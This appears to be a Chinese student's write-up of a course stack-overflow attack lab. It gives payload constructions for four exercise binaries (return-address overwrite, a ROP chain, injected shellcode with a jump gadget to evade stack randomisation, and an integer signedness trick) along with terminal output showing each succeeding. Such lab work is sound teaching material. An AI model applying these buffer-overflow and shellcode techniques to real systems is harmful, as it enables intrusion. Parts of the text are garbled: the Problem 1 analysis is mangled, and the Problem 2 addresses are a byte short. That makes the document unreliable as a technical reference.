栈溢出攻击实验

题目解决思路

Problem 1:

• 分析:

```
func: address = funcl 1 funcl address 8 b

rbp = rspt 0xxxx. padding 1b b

= rspt 0x18

rdi = rsp f 0x8

rdi = rsp f 0x8
```

• 解决方案:


```
padding = b"A" *16
func_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"
payload = padding+func_address
```

• 结果:

root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem1# ./problem1 "ans1.txt" Do you like ICS? Yes!I like ICS!

Problem 2:

• 分析:



• 解决方案:

```
padding = b"A" *8
func2_address = b"\x16\x12\x40\x00\x00\x00\x00" # 小端地址
value=b"\xf8\x03\x00\x00\x00\x00\x00"
pop_address=b"\xbb\x12\x40\x00\x00\x00\x00"
payload = padding+value+pop_address +func2_address
```

• 结果:


root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem2# ./problem2 "ans2.txt"
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!

Problem 3:

• 分析:


法一: Rop

通过 jmo_xs 函数间接跳转到 %rbp-0x20 的位置上,也就是缓冲区开始的地方,来执行代码,这样可以规避栈随机化。



法二: 直接跳转

用立即数跳转到 %rbp-0x20 的地址执行代码,不过这样不能规避栈随机化(缓冲区开始的地址会变化)



• 解决方案:

法一:

```
padding = b"\x00" *27
jump_address = b"\x34\x13\x40\x00\x00\x00\x00\x00" # 小端地址
code=b"\x48\xc7\xc7\x72\x00\x00\x00\x68\x16\x12\x40\x00\xc3"
payload = code+padding+jump_address
```

法二:

```
padding = b"\x01" *27
code_address = b"\x70\xdc\xff\xff\xff\x7f\x00\x00" # 小端地址
code=b"\x48\xc7\xc7\x72\x00\x00\x00\x68\x16\x12\x40\x00\xc3"
payload = code+padding+code_address
```

结果:

```
root@LAPTOP-IFFRØKNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem3# ./problem3 "ans3.txt" Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:

• **分析**: canary的保护机制主要体现在每个栈帧创建时会在开头存入一个随机数,如果随机数被破坏则说明栈帧被破坏则程序抛出异常。

135d:	f3 Of 1e fa	endbr64
1361:	55	push %rbp
1362:	48 89 e5	mov %rsp,%rbp
1365:	48 83 ec 30	sub \$0x30,%rsp
1369:	89 7d dc	mov %edi,-0x24(%rbp)
136c:	64 48 8b 04 25 28 00	mov %fs:0x28,%rax
1373:	00 00	
1375:	48 89 45 f8	mov %rax,-0x8(%rbp)
1379:	31 c0	xor %eax,%eax

而对于题目本身查看汇编即可发现读入的是一个int,但处理时是以u来处理的,所以很自然能想到-1(读汇编也能读出来)

• 解决方案: 本题没有payload

结果

```
root@LAPTOP-IFFR0KNH:/home/课程资料/ICSlab/baby-attack-homework-whiteman333/Problem4# ./problem4 hi please tell me what is your name? lu hongyu hi! do you like ics? if you give me enough yuanshi,I will let you pass! -1 your money is 4294967295 great!I will give you great scores
```

思考与总结

本次attackhwk任务量较小,主要通过构造payload来攻击程序,趣味性还比较强,大概花了4个小时左右的时间,中间地址老是复制错,很烦人,rop还没有玩爽,函数链太短了qwq。

参考资料

无